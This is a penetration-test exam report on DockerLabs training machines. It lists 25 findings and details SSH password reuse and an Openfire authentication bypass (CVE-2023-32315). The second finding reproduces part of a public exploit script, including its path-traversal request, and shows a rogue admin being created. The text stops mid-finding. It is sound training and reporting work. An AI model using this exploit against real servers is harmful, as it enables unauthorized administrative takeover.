



HACKTHEBOX

DockerLabs – Injection Machine: Web Application Security Assessment

Report of Findings

HTB Certified Web Exploitation Specialist (CWES) Exam Report

Candidate Name: Alex Rivera

DockerLabs Client Corp.

July 23, 2026

Version: 1.0

Table of Contents

1	Statement of Confidentiality	4
2	Engagement Contacts	5
3	Executive Summary	6
3.1	Approach	6
3.2	Scope	6
3.3	Assessment Overview and Recommendations	7
4	Web Application Assessment Summary	9
4.1	Summary of Findings	9
5	Technical Findings Details	12
	Password Reuse Enables Unauthorized SSH Access	12
	Openfire Admin Console Authentication Bypass Leads to Remote Code Execution as Root (CVE-2023-32315) (ChocolateFire)	14
	SQL Injection in Login Form Leads to Authentication Bypass & Credential Disclosure	21
	Weak Administrator Credentials Exposed via XML-RPC Brute-Force (WalkingCMS) 26	
	Weak FTP Credentials & Cleartext Credential Exposure (Road to Olympus – Zeus) 29	
	Weak `root` SSH Password Allows Brute-Force Takeover (BreakMySSH)	32
	Unrestricted PHP File Upload via SMB Write Access Leads to Remote Code Execution (Domain)	34
	SMB User Enumeration & Weak Credentials Grant Write Access to Web Root (Domain)	36
	Stack-Based Buffer Overflow via Unsafe `gets()` Call Leads to Remote Code Execution (Subversión)	40
	Argument Injection via Unsanitized `tar` Wildcard in Root Cron Job Leads to Privilege Escalation (Subversión)	42
	Local Privilege Escalation via Misconfigured SUID `env` Binary (WalkingCMS)	44

Overly Permissive `sudo` Configuration Allows Privilege Escalation to Root (Road to Olympus – Poseidón)	46
Privilege Escalation to Root via Misconfigured `env` Binary	48
World-Writable /etc/passwd Allows Privilege Escalation to Root (Domain)	51
World-Writable Root-Owned Script Allows Privilege Escalation via SUID Bash (HackPenguin)	54
SQL Injection in Search Feature Exposes User Database (Road to Olympus – Poseidón)	56
Sensitive SSH Credentials Disclosed in HTML Source Code Comments (Road to Olympus – Hades)	59
Weak KeePass Master Password Cracked via Offline Dictionary Attack Discloses SSH Credentials (HackPenguin)	63
Weak Subversion (SVN) Credentials Recovered via Brute-Force Grant Access to Source Code Repository (Subversión)	65
Arbitrary File Write via Admin Plugin Leads to Remote Code Execution (WalkingCMS)	68
SSH User Enumeration via Metasploit Auxiliary Module (BreakMySSH)	71
Sensitive Data Hidden via Steganography in a Publicly Accessible Image Discloses a KeePass Database (HackPenguin)	74
WordPress Username Enumeration via Differential Authentication Responses (WalkingCMS)	76
Weak, Reversible Password Encoding Scheme in Application Database (Road to Olympus – Poseidón)	82
Insecure/Predictable Pseudo-Random Number Generator Enables Prediction of Application Secrets (Subversión)	84
A Appendix	86
A.1 Flags Discovered	86

1 Statement of Confidentiality

The contents of this document have been developed by Hack The Box. Hack The Box considers the contents of this document to be proprietary and business confidential information. This information is to be used only in the performance of its intended use. This document may not be released to another vendor, business partner or contractor without prior written consent from Hack The Box. Additionally, no portion of this document may be communicated, reproduced, copied or distributed without the prior consent of Hack The Box.

The contents of this document do not constitute legal advice. Hack The Box's offer of services that relate to compliance, litigation or other legal interests are not intended as legal counsel and should not be taken as such. The assessment detailed herein is against a fictional company for training and examination purposes, and the vulnerabilities in no way affect Hack The Box external or internal infrastructure.

2 Engagement Contacts

DockerLabs Contacts		
Contact	Title	Contact Email
Sofía Navarro	CISO	sofia.navarro@example.com
Marco Iglesias	IT Security Manager	marco.iglesias@example.com

Assessor Contact		
Assessor Name	Title	Assessor Contact Email
Alex Rivera	Penetration Tester	alex.rivera@example.com

3 Executive Summary

DockerLabs Client Corp. ("DockerLabs" herein) invited Alex Rivera to a private engagement to perform a targeted Web Application Penetration Test of DockerLabs's externally facing web applications to identify high-risk security weaknesses, determine the impact to DockerLabs, document all findings in a clear and repeatable manner, and provide remediation recommendations.

3.1 Approach

Alex Rivera performed testing under a "Black Box" approach from July 20, 2026, to July 23, 2026 without credentials or any advance knowledge of DockerLabs's web applications with the goal of identifying unknown weaknesses. Testing was performed from a non-evasive standpoint with the goal of uncovering as many misconfigurations and vulnerabilities as possible. Testing was performed remotely. Each weakness identified was documented and manually investigated to determine exploitation possibilities and escalation potential. Alex Rivera sought to demonstrate the full impact of every vulnerability, up to and including internal network access.

3.2 Scope

The scope of this assessment covered eight independently deployed lab targets, exercised as part of a single engagement window:

Host/URL/IP Address	Description
http://<INJECTION_IP>/ + ssh://<INJECTION_IP>:22	"Injection" - Web login application
ssh://<BREAKMYSSH_IP>:22	"BreakMySSH" - SSH-only host
<HADES_IP> / <POSEIDON_IP> / <ZEUS_IP> (internal, reached via pivoting)	"Road to Olympus" - three chained internal hosts (Hades, Poseidon, Zeus)
http://<WALKINGCMS_IP>/wordpress/	"WalkingCMS" - WordPress-based CMS
http://<CHOCOLATEFIRE_IP>:9090/	"ChocolateFire" - Openfire XMPP admin console
http://<DOMAIN_IP>/ + smb://<DOMAIN_IP>:445	"Domain" - Apache + Samba file-sharing host
http://<HACKPENGUIN_IP>/ + ssh://<HACKPENGUIN_IP>:22	"HackPenguin" - Apache host with a steganography-protected credential store
http://<SUBVERSION_IP>/ + svn://<SUBVERSION_IP>:3690 + <SUBVERSION_IP>:1789	"Subversión" - nginx + Subversion + custom TCP service

The following types of findings were in-scope for this assessment:

- Sensitive or personally identifiable information disclosure
- Cross-Site Scripting (XSS)
- Server-side or remote code execution (RCE)
- Arbitrary file upload

- Authentication or authorization flaws, such as insecure direct object references (IDOR), and authentication bypasses
- All forms of injection vulnerabilities
- Directory traversal
- Local file read
- Significant security misconfigurations and business logic flaws
- Exposed credentials that could be leveraged to gain further access
- Local privilege escalation on any host reached during the assessment
- Exploitation of publicly known CVEs in outdated software
- Memory-corruption vulnerabilities (e.g. stack-based buffer overflows) in custom network services
- Weak or predictable cryptographic/random-number usage

The following types of activities were considered out-of-scope for this assessment:

- Scanning and assessing any other IP in the Entry Point's network
- Physical attacks against DockerLabs properties
- Unverified scanner output
- Man-in-the-Middle attacks
- Any vulnerabilities identified through DDoS or spam attacks
- Self-XSS
- Login/logout CSRF
- Issues with SSL certificates, open ports, TLS versions, or missing HTTP response headers
- Vulnerabilities in third party libraries unless they can be leveraged to significantly impact the target
- Any theoretical attacks or attacks that require significant user interaction or low risk

3.3 Assessment Overview and Recommendations

During the course of testing, Alex Rivera identified **25 findings** across eight distinct hosts, ranging from unauthenticated web vulnerabilities to full remote-to-root compromise chains:

- **Injection** was compromised end-to-end through a single **SQL Injection** in its login form (CWE-89), which bypassed authentication and disclosed valid OS credentials; those credentials were reused on SSH, and a misconfigured `env` binary then allowed escalation to `root`.
- **BreakMySSH** was compromised purely through **weak credential hygiene**: SSH user enumeration followed by a successful password brute-force against `root`.
- **Road to Olympus** (Hades → Poseidon → Zeus) was compromised through a chain of five distinct issues: **credentials leaked in HTML comments**, a second **SQL Injection** exposing a SQLite user database, a **weak/reversible password encoding scheme**, an **overly permissive `sudo` configuration**, and **weak FTP credentials** combined with a **cleartext-recoverable credential** stored in an FTP-accessible file.
- **WalkingCMS** was compromised via a classic WordPress attack path: **username enumeration**, **XML-RPC-assisted brute-force** of a weak administrator password, **arbitrary file write via an admin plugin** leading to remote code execution, and finally the **same misconfigured SUID `env` binary** pattern observed on Injection.
- **ChocolateFire** was compromised by exploiting a single **publicly known CVE (CVE-2023-32315)** in an outdated Openfire installation, granting a direct path from unauthenticated network access to a `root` shell.
- **Domain** was compromised through **weak SMB credentials** granting write access to the live web root, an **unrestricted PHP file upload** turning that write access into remote code execution, and a **world-writable `/etc/passwd` file** allowing trivial escalation to `root`.

- **HackPenguin** was compromised through **sensitive data hidden via steganography** in a public image, a **weak KeePass master password** cracked offline to recover SSH credentials, and a **world-writable root-owned script** abused to escalate to **root** via a SUID **bash** binary.
- **Subversión** was compromised through **weak Subversion credentials** exposing application source code, a **predictable pseudo-random number generator**, a **stack-based buffer overflow** granting remote code execution, and an **argument-injection ("tar wildcard") privilege escalation** to **root**.

A recurring theme across all eight hosts is that **no proprietary zero-day exploitation was required** — every compromise resulted from well-known, preventable weaknesses: unsanitized user input reaching SQL queries or memory-unsafe functions, secrets left in source code, images, or reversible encodings, weak/reused/dictionary-crackable passwords, permissive **sudo**/SUID/file-permission configurations, and unpatched software with public exploits. DockerLabs is strongly encouraged to remediate all findings, prioritizing root-cause issues (injection points, credential hygiene, secure defaults for shared/scheduled resources, and patch management) over the individual symptoms they enabled.

4 Web Application Assessment Summary

Alex Rivera began all testing activities from the perspective of an unauthenticated user on the internet. DockerLabs provided the tester with a single URL and IP address but did not provide additional information such as operating system or configuration information.

4.1 Summary of Findings

During the course of testing, Alex Rivera uncovered a total of 25 findings that pose a material risk to DockerLabs's information systems. The below chart provides a summary of the findings by severity level.

In the course of this penetration test **6 Critical**, **14 High** and **5 Medium** vulnerabilities were identified:




Figure 1 - Distribution of identified vulnerabilities

Below is a high-level overview of each finding identified during testing. These findings are covered in depth in the Technical Findings Details section of this report.

#	Severity Level	Finding Name	Page
1	10.0 (Critical)	Password Reuse Enables Unauthorized SSH Access	12
2	9.8 (Critical)	Openfire Admin Console Authentication Bypass Leads to Remote Code Execution as Root (CVE-2023-32315) (ChocolateFire)	14

#	Severity Level	Finding Name	Page
3	9.8 (Critical)	SQL Injection in Login Form Leads to Authentication Bypass & Credential Disclosure	21
4	9.8 (Critical)	Weak Administrator Credentials Exposed via XML-RPC Brute-Force (WalkingCMS)	26
5	9.8 (Critical)	Weak FTP Credentials & Cleartext Credential Exposure (Road to Olympus – Zeus)	29
6	9.8 (Critical)	Weak `root` SSH Password Allows Brute-Force Takeover (BreakMySSH)	32
7	8.8 (High)	Unrestricted PHP File Upload via SMB Write Access Leads to Remote Code Execution (Domain)	34
8	8.2 (High)	SMB User Enumeration & Weak Credentials Grant Write Access to Web Root (Domain)	36
9	8.1 (High)	Stack-Based Buffer Overflow via Unsafe `gets()` Call Leads to Remote Code Execution (Subversión)	40
10	7.8 (High)	Argument Injection via Unsanitized `tar` Wildcard in Root Cron Job Leads to Privilege Escalation (Subversión)	42
11	7.8 (High)	Local Privilege Escalation via Misconfigured SUID `env` Binary (WalkingCMS)	44
12	7.8 (High)	Overly Permissive `sudo` Configuration Allows Privilege Escalation to Root (Road to Olympus – Poseidón)	46
13	7.8 (High)	Privilege Escalation to Root via Misconfigured `env` Binary	48
14	7.8 (High)	World-Writable /etc/passwd Allows Privilege Escalation to Root (Domain)	51
15	7.8 (High)	World-Writable Root-Owned Script Allows Privilege Escalation via SUID Bash (HackPenguin)	54
16	7.5 (High)	SQL Injection in Search Feature Exposes User Database (Road to Olympus – Poseidón)	56
17	7.5 (High)	Sensitive SSH Credentials Disclosed in HTML Source Code Comments (Road to Olympus – Hades)	59
18	7.5 (High)	Weak KeePass Master Password Cracked via Offline Dictionary Attack Discloses SSH Credentials (HackPenguin)	63
19	7.5 (High)	Weak Subversion (SVN) Credentials Recovered via Brute-Force Grant Access to Source Code Repository (Subversión)	65
20	7.2 (High)	Arbitrary File Write via Admin Plugin Leads to Remote Code Execution (WalkingCMS)	68
21	5.3 (Medium)	SSH User Enumeration via Metasploit Auxiliary Module (BreakMySSH)	71
22	5.3 (Medium)	Sensitive Data Hidden via Steganography in a Publicly Accessible Image Discloses a KeePass Database (HackPenguin)	74

#	Severity Level	Finding Name	Page
23	5.3 (Medium)	WordPress Username Enumeration via Differential Authentication Responses (WalkingCMS)	76
24	4.9 (Medium)	Weak, Reversible Password Encoding Scheme in Application Database (Road to Olympus – Poseidón)	82
25	4.8 (Medium)	Insecure/Predictable Pseudo-Random Number Generator Enables Prediction of Application Secrets (Subversión)	84

5 Technical Findings Details

1. Password Reuse Enables Unauthorized SSH Access - Critical

CWE	CWE-522 - Insufficiently Protected Credentials
CVSS 3.1	10.0 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H
Root Cause	The credentials disclosed through the SQL Injection vulnerability in the web login (Dylan / KJSDFG789FGSDF78) were found to be valid, unmodified, for the SSH service exposed on port 22 of the same host. Reusing the same credential across the web application and the operating system's remote-access service allowed a web-layer vulnerability to be escalated directly into an interactive shell on the underlying server.
Impact	Any attacker able to extract or guess a single web-application credential immediately obtains a fully interactive SSH session on the host, without needing to exploit any additional vulnerability. This removes the intended separation between the web application's trust boundary and the operating system's, turning a web bug into full remote system access. From this point, the attacker can enumerate the local system, access any files or resources readable by the Dylan account, and pivot towards further privilege escalation (see Privilege Escalation via Misconfigured env Binary).
Affected Component	ssh://<TARGET_IP>:22 - account `Dylan`
Remediation	• Never reuse the same credentials between an application-level account and an operating-system/service-level account. Use separate, independently managed credentials for each trust boundary. • Disable password-based SSH authentication and rely on SSH key-based authentication instead. • Enforce a strong password policy and periodic credential rotation for all system accounts. • Restrict SSH exposure to trusted networks/VPN and enable monitoring/alerting on authentication attempts. • Fix the root-cause SQL Injection vulnerability so credentials are never exposed to an attacker in the first place.
References	• https://cwe.mitre.org/data/definitions/522.html • https://owasp.org/www-community/vulnerabilities/Password_reuse

Finding Evidence

With the credentials obtained from the SQL Injection finding, the same values were tried against the SSH service identified during the initial port scan (port 22/tcp).

The credentials were accepted, and an interactive shell on the target host was obtained as the **Dylan** user:

```
(kali㉿kali)-[~/Desktop/CTF/Injection/maquina]
$ ssh dylan@172.17.0.2
dylan@172.17.0.2's password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 6.19.14+kali-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

dylan@73e212fd0625:~$
```

Figure 2 - Successful SSH login using the credentials disclosed by the SQLi

This confirms that the **Dylan** account's password is shared between the web application's database and the operating system's SSH service — a single point of credential exposure was enough to move from *no access* to a *full interactive shell* on the server.

2. Openfire Admin Console Authentication Bypass Leads to Remote Code Execution as Root (CVE-2023-32315) (ChocolateFire) - Critical

CWE	CWE-22 - Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
CVSS 3.1	9.8 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
Root Cause	The ChocolateFire host exposes an Openfire XMPP server administration console (port 9090) running version 4.7.4 , which is vulnerable to CVE-2023-32315 — a path-traversal vulnerability in the admin console's setup wizard that allows an unauthenticated attacker to reach normally protected administrative functionality. This was leveraged to create a rogue administrator account and, from there, upload and execute a malicious plugin, resulting in remote code execution running as root .
Impact	An unauthenticated network attacker can go from zero access to a fully privileged (root) remote shell on the host by exploiting a single, publicly known vulnerability in outdated Openfire software — the most severe possible outcome for a service exposed on the network. All data and functionality on the host, and potentially reachable adjacent systems, must be considered compromised.
Affected Component	<code>http://<TARGET_IP>:9090/</code> - Openfire Administration Console v4.7.4
Remediation	• Upgrade Openfire immediately to a patched release (4.6.8, 4.7.5 or later) that fixes CVE-2023-32315. • Restrict network access to the Openfire administration console (port 9090/9091) to trusted management networks only; it should never be reachable from an untrusted network. • Establish a patch-management process to track and remediate publicly disclosed CVEs in exposed services within a defined SLA. • Run the Openfire service under a dedicated, non-root, low-privilege service account to limit the blast radius of any future compromise. • Monitor for anomalous administrator account creation and plugin installation events.
References	• https://cwe.mitre.org/data/definitions/22.html • https://nvd.nist.gov/vuln/detail/CVE-2023-32315 • https://github.com/K3ysTr0K3R/CVE-2023-32315-EXPLOIT

Finding Evidence

Reconnaissance

An **nmap** scan against the target revealed a service on port **9090**, initially misidentified by service-fingerprinting as a Hadoop component:

```
Scanning 172.17.0.2 [65535 ports]
Discovered open port 22/tcp on 172.17.0.2
Discovered open port 7777/tcp on 172.17.0.2
Discovered open port 5275/tcp on 172.17.0.2
Discovered open port 5223/tcp on 172.17.0.2
Discovered open port 5270/tcp on 172.17.0.2
Discovered open port 7070/tcp on 172.17.0.2
Discovered open port 5263/tcp on 172.17.0.2
Discovered open port 5222/tcp on 172.17.0.2
Discovered open port 9090/tcp on 172.17.0.2
Discovered open port 5262/tcp on 172.17.0.2
Discovered open port 5276/tcp on 172.17.0.2
Discovered open port 5269/tcp on 172.17.0.2
Completed SYN Stealth Scan at 12:14, 0.28s elapsed (65535 total ports)
```

Figure 3 - Nmap scan revealing port 9090 open among others

```
9090/tcp open  hadoop-tasktracker syn-ack ttl 64 Apache Hadoop
|_ http-methods:
|_   Supported Methods: GET HEAD POST OPTIONS
|_ http-favicon: Unknown favicon MD5: E4888EE8491B4EB75501996E41AF6460
|_ http-title: Site doesn't have a title (text/html).
|_ hadoop-tasktracker-info:
|_   Logs: jive-ibtn jive-btn-gradient
|_ hadoop-datanode-info:
|_   Logs: jive-ibtn jive-btn-gradient
```

Figure 4 - Nmap version/script scan detail on port 9090

Browsing to the service revealed it was in fact an **Openfire Administration Console**, version **4.7.4**:




Figure 5 - Openfire Administration Console login page, version 4.7.4

Vulnerability identification

Researching this exact version surfaced the publicly disclosed **CVE-2023-32315**, an authentication-bypass vulnerability in the Openfire admin console caused by a path-traversal flaw in the setup environment check:




Figure 6 - Search results confirming CVE-2023-32315 affects Openfire 4.7.4

Exploitation

A public exploit script for CVE-2023-32315 was first used manually. It abuses the path-traversal flaw to reach the (normally setup-only) user-creation endpoint and register a new administrator account:

```

GNU nano 8.7 exploit.py *
#!/bin/python3

import argparse
import subprocess
import requests
from rich.console import Console

color = Console()

def ascii_art():
    print("")
    color.print("[yellow]
    color.print("[yellow]
    color.print("[yellow]
    color.print("[yellow]
    color.print("[yellow]
    print("")
    print("Coded By: K3ysTr0K3R -> Hug me 5つ.8.7つ")
    print("

def get_csrf_token(target_url):
    try:
        response = requests.head(target_url + "/login.jsp")
        cookies = response.cookies.get_dict()
        csrf_token = cookies.get('csrf')
        return csrf_token
    except requests.RequestException:
        return None

def add_credentials(target_url, csrf_token, username, password):
    color.print(f"[blue][*][blue] Launching exploit against: [yellow]{target_url}/yellow]")
    vuln_path = f'/setup/setup-s/%u002e%u002e/%u002e%u002e/user-create.jsp?csrf={csrf_token}&username={usern
    headers = {
        "Accept-Encoding": "gzip, deflate",
        "Accept": "/*/*",
        "Accept-Language": "en-US;q=0.9,en;q=0.8",
        "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chro

^G Ayuda      ^O Guardar    ^F Buscar     ^K Cortar     ^T Ejecutar   ^C Ubicación  M-U Deshacer
^X Salir      ^R Leer fich. ^N Reemplazar ^U Pegar      ^J Justificar ^/ Ir a línea  M-E Rehacer

```

Figure 7 - Public CVE-2023-32315 exploit script used to create a rogue admin account

Running it against the target successfully created a new administrator account (**hugme** / **HugmeNOW**):

```

(entorno_virtual)-(kali@kali)-[~/Escritorio]
$ python3 exploit.py -u http://172.17.0.2:9090

CVE-2023-32315

Coded By: K3ysTr0K3R -> Hug me 5つ.8.7つ

[*] Launching exploit against: http://172.17.0.2:9090
[*] Checking if the target is vulnerable
[+] Target is vulnerable
[*] Adding credentials
[+] Successfully added, here are the credentials
[+] Username: hugme
[+] Password: HugmeNOW

```

Figure 8 - Exploit run creating the rogue administrator account hugme

Logging in with those credentials confirmed full administrative access to the Openfire console:

